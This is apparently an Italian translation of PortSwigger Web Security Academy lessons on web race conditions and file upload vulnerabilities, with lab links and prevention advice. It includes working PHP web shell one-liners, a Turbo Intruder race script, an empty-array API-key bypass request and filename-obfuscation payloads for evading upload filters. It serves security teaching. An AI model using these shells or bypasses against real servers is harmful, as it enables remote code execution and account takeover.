Per una visione tecnica dei meccanici sottostanti dell’attacco a pacchetto singolo e uno sguardo più dettagliato alla metodologia, dai un’occhiata al white paper di accompagnamento: Smashing the state machine: The true potential of web race conditions.

Lab-https://portswigger.net/web-security/race-conditions/lab-race-conditions-limit-overrun

Rilevare e sfruttare il sovraccarico del limite delle race conditions con Turbo Intruder

Oltre a fornire supporto nativo per l’attacco a pacchetto singolo nel Repeater di Burp, è stata anche migliorata l’estensione del Turbo Intruder per supportare questa tecnica. Puoi scaricare l’ultima versione dallo store BAPP.

Turbo Intruder richiede una certa competenza in Python, ma è adatto a attacchi più complessi, come quelli che richiedono più tentativi, tempistica delle richieste sfalsate o un numero estremamente elevato di richieste.

Per usare l’attacco a pacchetti singolo in Turbo Intruder:

  1. Assicurarsi che l’obiettivo supporti HTTP/2. L’attacco a pacchetto singolo è incompatibile con HTTP/1.
  2. Impostare le opzioni di configurazione engine=Engine.BURP2 e concurrentConnections=1  per il motore di richiesta.
  3. Quando fai la coda delle richieste, raggrupparle assegnandole a un gate usando l’argomento gate metodo engine.queue().
  4. Per inviare tutte le richieste in un determinato gruppo, aprire il rispettivo gate con il metodo engine.openGate().
def queueRequests(target, wordlists):
    engine = RequestEngine(endpoint=target.endpoint,
                            concurrentConnections=1,
                            engine=Engine.BURP2
                            )
    
    # queue 20 requests in gate '1'
    for i in range(20):
        engine.queue(target.req, gate='1')
    
    # send all requests in gate '1' in parallel
    engine.openGate('1')

Per maggiori dettagli, consultare il modello race-single-packet-attack.py fornito nella directory di esempi predefiniti di Turbo Intruder.

Lab-https://portswigger.net/web-security/race-conditions/lab-race-conditions-bypassing-rate-limits

Sequenze in più fasi nascoste

In pratica, una singola richiesta può avviare un’intera sequenza in più fasi dietro le quinte, passando l’applicazione attraverso più stati nascosti che entrano e poi si ripetono prima che l’elaborazione della richiesta sia completa. Ci riferiremo a questi come “sottocampi”.

Se è possibile identificare una o più richieste HTTP che causano un’interazione con gli stessi dati, è possibile abusare potenzialmente di questi sottocampi per esporre variazioni sensibili al tempo dei tipi di difetti logici che sono comuni nei flussi di lavoro in più fasi. Ciò consente di sfruttare le condizioni di gara che vanno ben oltre il limite.

Ad esempio, potresti avere familiarità con i flussi di lavoro di autenticazione multi-fattore difettosi (multi-factor authentication – MFA) che consentono di eseguire la prima parte del login utilizzando credenziali note, quindi navigare direttamente all’applicazione tramite navigazione forzata, aggirando efficacemente MFA.

Il seguente pseudo-codice dimostra come un sito Web potrebbe essere vulnerabile a una variazione di gara di questo attacco:

session['userid'] = user.userid
    if user.mfa_enabled:
    session['enforce_mfa'] = True
    # generate and send MFA code to user
    # redirect browser to MFA code entry form

Come puoi vedere, questa è in realtà una sequenza in più fasi nell’arco di una singola richiesta. Ancora più importante, passa attraverso un sotto-stato in cui l’utente ha temporaneamente una sessione di accesso valida, ma l’MFA non è ancora applicata. Un utente malintenzionato potrebbe potenzialmente sfruttare questo inviando una richiesta di accesso insieme a una richiesta a un endpoint sensibile e autenticato.

In seguito esamineremo altri esempi di sequenze in più fasi nascoste e sarai in grado di esercitarti a sfruttarli nei laboratori interattivi. Tuttavia, poiché queste vulnerabilità sono abbastanza specifiche dell’applicazione, è importante comprendere prima la metodologia più ampia che dovrai applicare per identificarle in modo efficiente, sia nei laboratori che in realtà.

Metodologia

Per rilevare e sfruttare sequenze multi-fase nascoste, PortSwiger raccomanda la seguente metodologia, che è riassunta dal white paper Smashing the state machine: The true potential of web race conditions di PortSwigger Research.

1 – Prevedere potenziali collisioni

Testare ogni endpoint non è pratico. Dopo aver mappato il sito di destinazione come normalmente, puoi ridurre il numero di endpoint che devi testare ponendoti le seguenti domande:

  • questa sicurezza endpoint è critica? Molti endpoint non toccano la funzionalità critica, quindi non vale la pena testare;
  • c’è qualche potenziale collisione? Per una collisione di successo, in genere è necessario due o più richieste che attivano operazioni nello stesso record. Ad esempio, considera le seguenti variazioni di un’implementazione di reimpostazione della password:

Con il primo esempio, è improbabile che la richiesta di reimpostazione della password parallela per due utenti diversi causi una collisione in quanto si traduce in modifiche a due record diversi. Tuttavia, la seconda implementazione consente di modificare lo stesso record con richieste per due utenti diversi.

2 – Sonda alla ricerca di indizi

Per riconoscere degli indizi, devi prima confrontare come l’endpoint si comporta in condizioni normali. Puoi farlo in Burp Repeater raggruppando tutte le tue richieste e utilizzando l’opzione Send group in sequence (separate connections). Per ulteriori informazioni, consultare Sending requests in sequence.

Successivamente, invia lo stesso gruppo di richieste contemporaneamente utilizzando il single-packet attack (o last-byte sync se HTTP/2 non è supportato) per ridurre al minimo il jitter di rete. Puoi farlo in Burp Repeater selezionando l’opzione Send group in parallel. Per ulteriori informazioni, consultare Sending requests in parallel. In alternativa, è possibile utilizzare l’estensione Turbo Intruder, disponibile dal negozio BAPP.

Tutto può essere un indizio. Basta cercare una qualche forma di deviazione da ciò che hai osservato durante il benchmarking. Ciò include un cambiamento in una o più risposte, ma non dimenticare i second-order effects come diversi contenuti e-mail o una modifica visibile nel comportamento dell’applicazione in seguito.

3 – Dimostra il concetto

Prova a capire cosa sta succedendo, rimuovi richieste superflue e assicurati di poter ancora replicare gli effetti.

Le condizioni di gara avanzate possono causare primitivi insolite e uniche, quindi il percorso al massimo impatto non è sempre immediatamente ovvio. Può aiutare a pensare a ciascuna condizione di gara come a una debolezza strutturale piuttosto che a una vulnerabilità isolata.

Per una metodologia più dettagliata, dai un’occhiata al white paper completo Smashing the state machine: The true potential of web race conditions

Condizioni di gara multi-endpoint

Forse la forma più intuitiva di queste condizioni di gara sono quelle che coinvolgono l’invio di richieste a più endpoint contemporaneamente.

Pensa al classico difetto logico nei negozi online in cui aggiungi un oggetto al tuo carrello, paghi, quindi aggiungi più oggetti al carrello prima di effettuare un forced-browsing alla pagina di conferma dell’ordine.

Una variazione di questa vulnerabilità può verificarsi quando la convalida dei pagamenti e la conferma dell’ordine vengono eseguite durante l’elaborazione di un’unica richiesta. Lo stato dell’ordine potrebbe assomigliare a questo:

In questo caso, puoi potenzialmente aggiungere più oggetti al tuo carrello durante la finestra di gara tra quando il pagamento è convalidato e quando l’ordine è finalmente confermato.

Allineare multi-endpoint race windows

Durante il test per le condizioni di gara multi-endpoint, è possibile riscontrare problemi che cercano di allineare le finestre di gara per ogni richiesta, anche se le invii tutte esattamente allo stesso tempo utilizzando la single-packet technique.

Questo problema comune è causato principalmente dai seguenti due fattori:

  • ritardi introdotti dall’architettura di rete, ad esempio, potrebbe esserci un ritardo ogni volta che il server front-end stabilisce una nuova connessione al back-end. Il protocollo utilizzato può anche avere un impatto importante;
  • ritardi introdotti dall’elaborazione specifica per endpoint, endpoint diversi variano intrinsecamente nei loro tempi di elaborazione, a volte significativamente, a seconda delle operazioni che attivano.

Fortunatamente, ci sono potenziali soluzioni alternative per entrambi questi problemi.

Connection warming

I ritardi di connessione back-end di solito non interferiscono con gli attacchi delle condizioni di gara perché in genere ritardano le richieste parallele allo stesso modo, quindi le richieste rimangono in sintonia.

È essenziale essere in grado di distinguere questi ritardi da quelli causati da fattori specifici dell’endpoint. Un modo per farlo è “riscaldando” la connessione con una o più richieste insignificanti per vedere se ciò appiana i tempi di elaborazione rimanenti. Nel Repeater di Burp, puoi provare ad aggiungere una richiesta GET per la homepage all’inizio del tab group, quindi utilizzando l’opzione Send group in sequence (single connection).

Se la prima richiesta ha ancora un tempo di elaborazione più lungo, ma il resto delle richieste viene ora elaborato all’interno di una finestra breve, è possibile ignorare il ritardo apparente e continuare a testare come normalmente.

Lab-https://portswigger.net/web-security/race-conditions/lab-race-conditions-multi-endpoint

Se si vedono ancora tempi di risposta incoerenti su un singolo endpoint, anche quando si utilizza la tecnica a single-packet, questa è un’indicazione che il ritardo di back-end interferisce con il tuo attacco. Potresti essere in grado di aggirarlo utilizzando Turbo Intruder per inviare alcune richieste di warming della connessione prima di seguire le principali richieste di attacco.

Abuso di limiti del rate o risorsa

Se il riscaldamento della connessione non fa alcuna differenza, ci sono varie soluzioni a questo problema.

Utilizzando Turbo Intruder, è possibile introdurre un breve ritardo sul lato client. Tuttavia, poiché ciò comporta la divisione delle richieste di attacco effettive su più pacchetti TCP, non sarai in grado di utilizzare la tecnica di attacco a pacchetti singolo. Di conseguenza, su bersagli ad alto jitter, è improbabile che l’attacco funzioni in modo affidabile indipendentemente dal ritardo impostato.

Invece, potresti essere in grado di risolvere questo problema abusando di una funzione di sicurezza comune.

I server Web spesso ritardano l’elaborazione delle richieste se vengono inviate troppe e troppo rapidamente. Inviando un gran numero di richieste fittizie per attivare intenzionalmente la velocità o il limite delle risorse, è possibile causare un ritardo sul lato del server. Ciò rende praticabile l’attacco a pacchetto singolo anche quando è richiesta l’esecuzione ritardata.

Condizioni di gara a singolo endpoint

L’invio di richieste parallele con valori diversi a un singolo endpoint può talvolta attivare potenti condizioni di gara.

Prendi in considerazione un meccanismo di reimpostazione della password che memorizza l’ID utente e reimposta il token nella sessione dell’utente.

In questo scenario, l’invio di due richieste di reimpostazione della password parallela dalla stessa sessione, ma con due nomi utente diversi, potrebbe potenzialmente causare la seguente collisione:

Nota lo stato finale quando tutte le operazioni sono complete:

    session['reset-user'] = victim
    session['reset-token'] = 1234

La sessione ora contiene l’ID utente della vittima, ma il token di ripristino valido viene inviato all’attaccante.

Nota

Affinché questo attacco funzioni, le diverse operazioni eseguite da ciascun processo devono verificarsi nel giusto ordine. Probabilmente richiederebbe più tentativi, o un po’ di fortuna, per raggiungere il risultato desiderato.

Le conferme dell’indirizzo e-mail, o qualsiasi operazione basata su e-mail, sono generalmente un buon obiettivo per le condizioni di gara a single-endpoint. Le e -mail vengono spesso inviate in un thread di fondo dopo che il server emette la risposta HTTP al client, rendendo più probabili le condizioni di gara.

Lab-https://portswigger.net/web-security/race-conditions/lab-race-conditions-single-endpoint

Meccanismi di bloccaggio basati su sessioni

Alcuni framework tentano di prevenire la corruzione di dati accidentali utilizzando una qualche forma di blocco delle richieste. Ad esempio, il modulo handler di sessione nativo di PHP elabora solo una richiesta per sessione alla volta.

È estremamente importante individuare questo tipo di comportamento in quanto può altrimenti mascherare le vulnerabilità banalmente sfruttabili. Se noti che tutte le tue richieste vengono elaborate in sequenza, prova a inviare ciascuna di esse utilizzando un token di sessione diverso.

Condizioni parziali di race conditions

Molte applicazioni creano oggetti in più passaggi, che possono introdurre uno stato intermedio temporaneo in cui l’oggetto è sfruttabile.

Ad esempio, quando si registra un nuovo utente, un’applicazione può creare l’utente nel database e impostare la chiave API utilizzando due istruzioni SQL separate. Questo lascia una minuscola finestra in cui esiste l’utente, ma la loro chiave API non è inizializzata.

Questo tipo di comportamento apre la strada agli exploit per cui inietta un valore di input che restituisce qualcosa che corrisponde al valore del database non iniziale, come una stringa vuota o null in JSON, e questo viene confrontato come parte di un controllo di sicurezza.

I framework spesso ti consentono di passare in array e altre strutture di dati non stringa utilizzando la sintassi non standard. Ad esempio, in PHP:

param[]=foo è equivalente a param = [’foo’]
param[]=foo&param[]=bar è equivalente a param = [’foo’, ’bar’]
param[] è equivalente a param = []

Ruby on Rails ti consente di fare qualcosa di simile fornendo una query o un parametro POST con una chiave ma nessun valore. In altre parole, param[key] determina il seguente oggetto lato server:

 params = {"param"=>{"key"=>nil}}

Nell’esempio sopra, ciò significa che durante la finestra della gara, è possibile effettuare potenzialmente richieste API autenticate come segue:

GET /api/user/info?user=victim&api-key[]= HTTP/2
Host: vulnerable-website.com

Nota

È possibile causare collisioni di costruzione parziali simili con una password anziché una chiave API. Tuttavia, man mano che delle password vengono calcolati gli hash, ciò significa che è necessario iniettare un valore che fa corrispondere il digest hash al valore non inizializzato.

Lab-https://portswigger.net/web-security/race-conditions/lab-race-conditions-partial-construction

Attacchi sensibili al tempo

A volte potresti non trovare condizioni di gara, ma le tecniche per la fornitura di richieste con tempi precisi possono ancora rivelare la presenza di altre vulnerabilità.

Uno di questi esempi è quando vengono utilizzati i timestamp ad alta risoluzione invece di stringhe casuali crittograficamente sicure per generare token di sicurezza.

Prendi in considerazione un token di ripristino della password che viene solo randomizzato utilizzando un timestamp. In questo caso, potrebbe essere possibile attivare due reimpostazioni password per due utenti diversi, che utilizzano entrambi lo stesso token. Tutto quello che devi fare è il tempo delle richieste in modo che generino lo stesso timestamp.

Lab-https://portswigger.net/web-security/race-conditions/lab-race-conditions-exploiting-time-sensitive-vulnerabilities

Come prevenire le vulnerabilità delle condizioni di gara

Quando una singola richiesta può passare da un’applicazione attraverso sottostati invisibili, comprendere e prevedere il suo comportamento è estremamente difficile. Questo rende impraticabile la difesa. Per garantire correttamente un’applicazione, si consiglia di eliminare i sotto-stati da tutti gli endpoint sensibili applicando le seguenti strategie:

  • evitare di miscelare i dati da diversi luoghi di archiviazione;
  • assicurarsi che gli endpoint sensibili apportino le modifiche allo stato atomico utilizzando le funzionalità di concorrenza del datastore. Ad esempio, utilizzare una singola transazione di database per verificare che il pagamento corrisponda al valore del carrello e confermare l’ordine;
  • come misura di difesa in profondità, sfrutta l’integrità e le caratteristiche di coerenza come i vincoli di unicità della colonna;
  • non tentare di utilizzare un livello di archiviazione dei dati per proteggerne un altro. Ad esempio, le sessioni non sono adatte per prevenire attacchi di sovraccarico limite ai database;
  • assicurati che il framework di gestione della sessione mantenga le sessioni internamente coerenti. L’aggiornamento delle variabili di sessione individualmente anziché in un lotto potrebbe essere un’ottimizzazione allettante, ma è estremamente pericolosa. Questo vale anche per gli Object-relational mapping (ORM); nascondendo concetti come le transazioni, si assumono la piena responsabilità per loro;
  • in alcune architetture, potrebbe essere opportuno evitare completamente lo stato sul lato server. Invece, è possibile utilizzare la crittografia per spingere il lato client di stato, ad esempio, usando JWT. Si noti che questo ha i suoi rischi, come è stato trattato ampiamente in altre sezioni sugli attacchi JWT.

File upload vulnerabilities

PortSwigger Academy – File upload vulnerabilities

Continua il percorso di apprendimento suggerito da “PortSwigger Academy”.

In questa sezione, imparerai come le funzioni di caricamento dei file semplici possono essere utilizzate come potente vettore per un numero di attacchi ad alta severità. Ti mostreremo come bypassare i meccanismi di difesa comuni per caricare una shell Web, consentendo di prendere il pieno controllo di un server Web vulnerabile. Dato quanto sono comuni le funzioni di caricamento dei file, sapere come testarle correttamente è una conoscenza essenziale.

Cosa sono le vulnerabilità del caricamento dei file?

Le vulnerabilità di caricamento dei file sono quando un server Web consente agli utenti di caricare file sul proprio filesystem senza convalidare sufficientemente cose come il loro nome, tipo, contenuto o dimensione. Non riuscire a far rispettare correttamente le restrizioni su questi potrebbe significare che anche una funzione di caricamento di base di immagini può essere utilizzata per caricare file arbitrari e potenzialmente pericolosi. Ciò potrebbe anche includere file di script lato server che abilitano l’esecuzione del codice remoto.

In alcuni casi, l’atto di caricare il file è di per sé abbastanza da causare danni. Altri attacchi possono comportare una richiesta HTTP di follow-up per il file, in genere per attivare la sua esecuzione da parte del server.

Qual è l’impatto delle vulnerabilità del caricamento dei file?

L’impatto delle vulnerabilità del caricamento dei file dipende generalmente da due fattori chiave:

  • Quale aspetto del file il sito Web non convalida correttamente, che si tratti di dimensioni, tipo, contenuto e così via.
  • Quali restrizioni sono imposte sul file una volta che è stato caricato correttamente.

Nel peggiore dei casi, il tipo del file non è validato correttamente e la configurazione del server consente di eseguire alcuni tipi di file (come .php e .jsp) come codice. In questo caso, un utente malintenzionato potrebbe potenzialmente caricare un file di codice lato server che funziona come una shell Web, concedendo loro efficacemente il pieno controllo sul server.

Se il nome file non è validato correttamente, ciò potrebbe consentire a un utente malintenzionato di sovrascrivere i file critici semplicemente caricando un file con lo stesso nome. Se anche il server è vulnerabile al directory traversal, ciò potrebbe significare che gli aggressori sono persino in grado di caricare file in posizioni impreviste.

Non riuscire a assicurarsi che la dimensione del file rientri all’interno delle soglie previste potrebbe anche consentire una forma di attacco di denial-of-service (DOS), per cui l’attaccante riempie lo spazio del disco disponibile.

Come sorgono le vulnerabilità del caricamento dei file?

Dati i pericoli abbastanza ovvi, è raro che i siti Web in natura non abbiano alcuna restrizione su quali file gli utenti possono caricare. Più comunemente, gli sviluppatori implementano ciò che ritengono essere una convalida robusta che è intrinsecamente imperfetta o può essere facilmente bypassata.

Ad esempio, possono tentare una blacklist per tipi di file pericolosi, ma non riescono a tenere conto delle discrepanze di analisi durante il controllo delle estensioni del file. Come con qualsiasi lista nera, è anche facile omettere accidentalmente tipi di file più oscuri che possono essere ancora pericolosi.

In altri casi, il sito Web può tentare di verificare il tipo di file verificando le proprietà che possono essere facilmente manipolate da un utente malintenzionato utilizzando strumenti come il Proxy o il Repeater di Burp.

In definitiva, anche robuste misure di convalida possono essere applicate in modo incoerente attraverso la rete di host e directory che formano il sito Web, con conseguenti discrepanze che possono essere sfruttate.

In che modo i server Web gestiscono le richieste per i file statici?

Prima di esaminare come sfruttare i file caricare le vulnerabilità, è importante avere una comprensione di base di come i server gestiscono le richieste per i file statici.

Storicamente, i siti Web consistevano quasi interamente da file statici che sarebbero stati serviti agli utenti quando richiesti. Di conseguenza, il percorso di ciascuna richiesta potrebbe essere mappato 1: 1 con la gerarchia di directory e file sul filesystem del server. Al giorno d’oggi, i siti Web sono sempre più dinamici e il percorso di una richiesta spesso non ha alcuna relazione diretta al filesystem. Tuttavia, i server Web affrontano ancora le richieste per alcuni file statici, inclusi fogli di stile, immagini e così via.

Il processo per la gestione di questi file statici è ancora in gran parte lo stesso. Ad un certo punto, il server analizza il percorso nella richiesta di identificare l’estensione del file. Quindi lo utilizza per determinare il tipo di file richiesto, in genere confrontandolo con un elenco di mappature preconfigurate tra estensioni e tipi di mime. Cosa succede dopo dipende dal tipo di file e dalla configurazione del server.

  • Se questo tipo di file non è eseguibile, come un’immagine o una pagina HTML statica, il server può semplicemente inviare il contenuto del file al client in una risposta HTTP.
  • Se il tipo di file è eseguibile, come un file PHP e il server è configurato per eseguire file di questo tipo, assegnerà variabili in base alle intestazioni e ai parametri nella richiesta HTTP prima di eseguire lo script. L’output risultante può quindi essere inviato al client in una risposta HTTP.
  • Se il tipo di file è eseguibile, ma il server non è configurato per eseguire file di questo tipo, generalmente risponderà con un errore. Tuttavia, in alcuni casi, il contenuto del file può ancora essere servito al client come testo semplice. Tali errate configurazioni possono occasionalmente essere sfruttate per carpire codice sorgente e altre informazioni sensibili. 

L’intestazione di risposta del Content-Type può fornire indizi sul tipo di file che il server pensa di aver servito. Se questa intestazione non è stata esplicitamente impostata dal codice dell’applicazione, normalmente contiene il risultato della mappatura del tipo di extension/MIME.

Exploiting dell’upload di file senza restrizioni per distribuire Web shell 

Dal punto di vista della sicurezza, lo scenario peggiore è quando un sito Web consente di caricare script sul lato server, come file PHP, Java o Python ed è anche configurato per eseguirli come codice. Questo rende banale creare la tua shell web sul server.

Nota

Una Web shell è uno script dannoso che consente a un utente malintenzionato di eseguire comandi arbitrari su un server Web remoto semplicemente inviando richieste HTTP all’endpoint giusto.

Se sei in grado di caricare correttamente una shell Web, hai effettivamente il pieno controllo sul server. Ciò significa che è possibile leggere e scrivere file arbitrari, exfiltraere dati sensibili, persino utilizzare il server per aprire gli attacchi contro l’infrastruttura interna e altri server al di fuori della rete. Ad esempio, il seguente PHP One-liner potrebbe essere utilizzato per leggere file arbitrari dal filesystem del server:

<?php echo file_get_contents(’/path/to/target/file’); ?>

Una volta caricato, l’invio di una richiesta per questo file dannoso restituirà il contenuto del file di destinazione nella risposta.

Lab-https://portswigger.net/web-security/file-upload/lab-file-upload-remote-code-execution-via-web-shell-upload

Una shell web più versatile può assomigliare a questa:

<?php echo system($_GET[’command’]); ?>

Questo script consente di passare un comando di sistema arbitrario tramite un parametro di query come segue:

GET /example/exploit.php?command=id HTTP/1.1

Exploiting della convalida imperfetta nell’upload di file

In natura, è improbabile che troverai un sito Web che non ha protezione contro gli attacchi sull’upload dei file come abbiamo visto nel laboratorio precedente. Ma solo perché le difese sono in atto, ciò non significa che siano robuste. A volte puoi ancora sfruttare i difetti in questi meccanismi per ottenere una shell Web per l’esecuzione del codice remoto.

Imperfetta convalida del tipo di file 

Quando si invia i moduli HTML, il browser invia in genere i dati forniti in una richiesta POST con il content type application/x-www-form-url-encoded. Va bene per inviare un testo semplice come il tuo nome o indirizzo. Tuttavia, non è adatto per l’invio di grandi quantità di dati binari, come un intero file di immagine o un documento PDF. In questo caso, è preferito il content type  multipart/form-data.

Prendi in considerazione un modulo contenente campi per caricare un’immagine, fornirne una descrizione e inserire il tuo nome utente. L’invio di tale modulo potrebbe comportare una richiesta che assomiglia a questa:

POST /images HTTP/1.1
    Host: normal-website.com
    Content-Length: 12345
    Content-Type: multipart/form-data; boundary=---------------------------012345678901234567890123456

    ---------------------------012345678901234567890123456
    Content-Disposition: form-data; name="image"; filename="example.jpg"
    Content-Type: image/jpeg

    [...binary content of example.jpg...]

    ---------------------------012345678901234567890123456
    Content-Disposition: form-data; name="description"

    This is an interesting description of my image.

    ---------------------------012345678901234567890123456
    Content-Disposition: form-data; name="username"

    wiener
    ---------------------------012345678901234567890123456--

Come puoi vedere, il corpo del messaggio viene diviso in parti separate per ciascuno degli input del modulo. Ogni parte contiene un’intestazione Content-Disposition, che fornisce alcune informazioni di base sul campo di input a cui si riferisce. Queste singole parti possono anche contenere la propria intestazione Content-Type, che indica al server il tipo MIME dei dati inviati utilizzando questo input.

Un modo in cui i siti Web possono tentare di convalidare i caricamenti di file è verificare che questa intestazione Content-Type specifica per input corrisponda a un tipo MIME previsto. Se il server si aspetta solo file di immagini, ad esempio, può consentire solo tipi come image/jpeg e image/png. I problemi possono sorgere quando il valore di questa intestazione è implicitamente affidabile dal server. Se non viene eseguita alcuna ulteriore convalida per verificare se il contenuto del file corrisponde effettivamente al presunto tipo di MIME, questa difesa può essere facilmente bypassata usando strumenti come Burp Repeater.

Lab-https://portswigger.net/web-security/file-upload/lab-file-upload-web-shell-upload-via-content-type-restriction-bypass

Mentre in primo luogo è chiaramente meglio impedire che i tipi di file pericolosi vengano caricati, la seconda linea di difesa è impedire al server di eseguire qualsiasi script che “scivolano” attraverso la rete.

Per precauzione, i server eseguono generalmente solo script il cui tipo di MIME è stato esplicitamente configurato per essere eseguito. Altrimenti, possono restituire una sorta di messaggio di errore o, in alcuni casi, servire invece il contenuto del file come testo semplice:

GET /static/exploit.php?command=id HTTP/1.1
    Host: normal-website.com


    HTTP/1.1 200 OK
    Content-Type: text/plain
    Content-Length: 39

    <?php echo system($_GET['command']); ?>

Questo comportamento è potenzialmente interessante a sé stante, in quanto può fornire un modo per carpire il codice sorgente, ma annulla qualsiasi tentativo di creare una shell Web.

Questo tipo di configurazione spesso differisce tra le directory. Una directory a cui vengono caricati i file forniti dall’utente avrà probabilmente controlli molto più severi rispetto ad altre posizioni sul filesystem che si presume siano fuori portata per gli utenti finali. Se riesci a trovare un modo per caricare uno script in una directory diversa che non dovrebbe contenere file forniti dall’utente, il server potrebbe eseguire lo script.

Nota

I server Web utilizzano spesso il campo filename nelle richieste multipart/form-data per determinare il nome e la posizione in cui il file deve essere salvato.

Lab-https://portswigger.net/web-security/file-upload/lab-file-upload-web-shell-upload-via-path-traversal

Dovresti inoltre notare che anche se puoi inviare tutte le tue richieste allo stesso nome di dominio, questo spesso indica un server proxy inverso di qualche tipo, come un bilanciamento del carico. Le tue richieste saranno spesso gestite da ulteriori server dietro le quinte, che possono anche essere configurati in modo diverso.

Lista nera di file pericolosi insufficiente 

Uno dei modi più ovvi per impedire agli utenti di caricare script dannosi è quello di blacklist estensioni di file potenzialmente pericolose come .php. La pratica della lista nera è intrinsecamente imperfetta in quanto è difficile bloccare esplicitamente ogni possibile estensione di file che potrebbe essere utilizzata per eseguire il codice. Tali liste nere a volte possono essere bypassate utilizzando estensioni di file alternative meno note che possono essere ancora eseguibili, come .php5, .shtml e così via.

Overriding della configurazione del server

Come abbiamo discusso nella sezione precedente, i server in genere non eseguiranno file a meno che non siano stati configurati per farlo. Ad esempio, prima che un server Apache eseguirà i file PHP richiesti da un client, gli sviluppatori potrebbero dover aggiungere le seguenti direttive al loro file /etc/apache2/apache2.conf:

LoadModule php_module /usr/lib/apache2/modules/libphp.so
    AddType application/x-httpd-php .php

Molti server consentono inoltre agli sviluppatori di creare file di configurazione speciali all’interno delle singole directory per sovrascrivere o aggiungere a una o più impostazioni globali. I server Apache, ad esempio, caricheranno una configurazione specifica della directory da un file chiamato .htaccess se uno è presente.

Allo stesso modo, gli sviluppatori possono effettuare una configurazione specifica per la directory sui server IIS utilizzando un file web.config. Ciò potrebbe includere direttive come le seguenti, che in questo caso consente di servire i file JSON agli utenti:

<staticContent>
    <mimeMap fileExtension=".json" mimeType="application/json" />
    </staticContent>

I server Web utilizzano questi tipi di file di configurazione quando presenti, ma normalmente non è consentito accedervi utilizzando le richieste HTTP. Tuttavia, occasionalmente potresti trovare server che non ti impediscono di caricare il tuo file di configurazione dannoso. In questo caso, anche se l’estensione del file di cui hai bisogno è nella lista nera, potresti essere in grado di indurre il server a mappare un’estensione arbitraria e personalizzata su un tipo MIME eseguibile.

Lab-https://portswigger.net/web-security/file-upload/lab-file-upload-web-shell-upload-via-extension-blacklist-bypass

Estensioni di file offuscanti

Anche le liste nere più esaustive possono potenzialmente essere bypassate usando le classiche tecniche di offuscamento. Supponiamo che il codice di convalida sia sensibile al caso e non riconosce che exploit.pHp è in realtà un file .php. Se il codice che successivamente mappa l’estensione del file su un tipo MIME non è case sensitive, questa discrepanza consente a file PHP dannosi di sgattaiolare la convalida e alla fine essere eseguito dal server.

Puoi anche ottenere risultati simili utilizzando le seguenti tecniche:

  • fornire più estensioni: a seconda dell’algoritmo utilizzato per analizzare il nome file, il seguente file può essere interpretato come un file PHP o un’immagine JPG: exploit.php.jpg;
  • aggiungere caratteri finali: alcuni componenti spoglieranno o ignoreranno spazi bianchi, punti e simili: exploit.php;
  • provare a utilizzare la codifica URL (o la codifica a doppio URL) per punti, slash e back slash. Se il valore non viene decodificato durante la convalida dell’estensione del file, ma viene successivamente decodificato sul lato server, questo può anche consentire di caricare file dannosi che sarebbero altrimenti bloccati: exploit%2Ephp;
  • aggiungere punti e virgole o caratteri byte null codificati con URL prima dell’estensione del file. Se la convalida è scritta in un linguaggio di alto livello come PHP o Java, ma il server elabora il file utilizzando funzioni di livello inferiore in C/C ++, ad esempio, ciò può causare discrepanze in quella che viene trattata come la fine del file: exploit.asp, .jpg o exploit.asp%00.jpg;
  • provare a utilizzare i caratteri unicode multibyte, che possono essere convertiti in byte e punti nulli dopo la conversione o la normalizzazione Unicode. Sequenze come xC0 x2E, xC4 xAE or xC0 xAE possono essere tradotte in x2E se il filename è analizzato come stringa UTF-8, ma poi convertito in caratteri ASCII prima di essere utilizzato in un percorso.

Altre difese prevedono lo stripping o la sostituzione di estensioni pericolose per impedire l’esecuzione del file. Se questa trasformazione non viene applicata in modo ricorsivo, è possibile posizionare la stringa proibita in modo tale da rimuoverla lasciando ancora una valida estensione del file. Ad esempio, considera cosa succede se si spoglia .php dal seguente nome file:

exploit.p.phphp

Questa è solo una piccola selezione dei molti modi in cui è possibile offuscare le estensioni dei file.

Lab-https://portswigger.net/web-security/file-upload/lab-file-upload-web-shell-upload-via-obfuscated-file-extension

Convalida imperfetta del contenuto del file

Invece di fidarsi implicitamente del Content-Type specificato in una richiesta, i server più sicuri cercano di verificare che il contenuto del file corrisponda effettivamente a ciò che è previsto.

Nel caso di una funzione di caricamento di una immagine, il server potrebbe provare a verificare alcune proprietà intrinseche di un’immagine, come le sue dimensioni. Se provi a caricare uno script PHP, ad esempio, non avrà alcuna dimensione. Pertanto, il server può dedurre che non può essere un’immagine e rifiutare il caricamento di conseguenza.

Allo stesso modo, alcuni tipi di file possono sempre contenere una sequenza specifica di byte nell’header o nel footer di pagina. Questi possono essere usati come un’impronta digitale o una firma per determinare se i contenuti corrispondono al tipo previsto. Ad esempio, i file JPEG iniziano sempre con i byte FF D8 FF.

Questo è un modo molto più robusto di convalidare il tipo di file, ma anche questo non è infallibile. Utilizzando strumenti speciali, come Exiftool, può essere banale creare un file JPEG polyglot contenente codice dannoso all’interno dei suoi metadati.

Lab-https://portswigger.net/web-security/file-upload/lab-file-upload-remote-code-execution-via-polyglot-web-shell-upload

Sfruttamento delle condizioni di caricamento dei file

I framework moderni sono più resistenti contro questo tipo di attacchi. In genere non caricano file direttamente nella destinazione prevista sul filesystem. Invece, prendono precauzioni come il caricamento in una directory temporanea e sandboxing e randomizzando il nome per evitare di sovrascrivere i file esistenti. Quindi eseguono la convalida su questo file temporaneo e lo trasferiscono a destinazione solo una volta considerato sicuro.

Detto questo, gli sviluppatori a volte implementano il proprio processo di caricamento di file indipendentemente da qualsiasi framework. Non solo è abbastanza complesso da implementare bene, ma può anche introdurre condizioni pericolose che consentono a un aggressore di aggirare completamente anche la convalida più robusta.

Ad esempio, alcuni siti Web caricano il file direttamente sul filesystem principale e quindi lo rimuovono se non supera la convalida. Questo tipo di comportamento è tipico nei siti Web che si basano sul software antivirus e di verifica del malware. Ciò può richiedere solo pochi millisecondi, ma per il breve periodo esiste sul server, l’attaccante può potenzialmente ancora eseguirlo.

Queste vulnerabilità sono spesso estremamente subdole, il che le rende difficili da rilevare durante i test blackbox, a meno che non si riesca a trovare un modo per far trapelare il codice sorgente pertinente.

Lab-https://portswigger.net/web-security/file-upload/lab-file-upload-web-shell-upload-via-race-condition

Race condition nei carichi di file basati su URL

Condizioni di corsa simili possono verificarsi in funzioni che consentono di caricare un file fornendo un URL. In questo caso, il server deve recuperare il file su Internet e creare una copia locale prima di poter eseguire qualsiasi convalida.

Poiché il file viene caricato utilizzando HTTP, gli sviluppatori non sono in grado di utilizzare i meccanismi integrati del loro framework per la convalida in modo sicuro. Invece, possono creare manualmente i propri processi per archiviare e convalidare temporaneamente il file, che potrebbe non essere così sicuro.

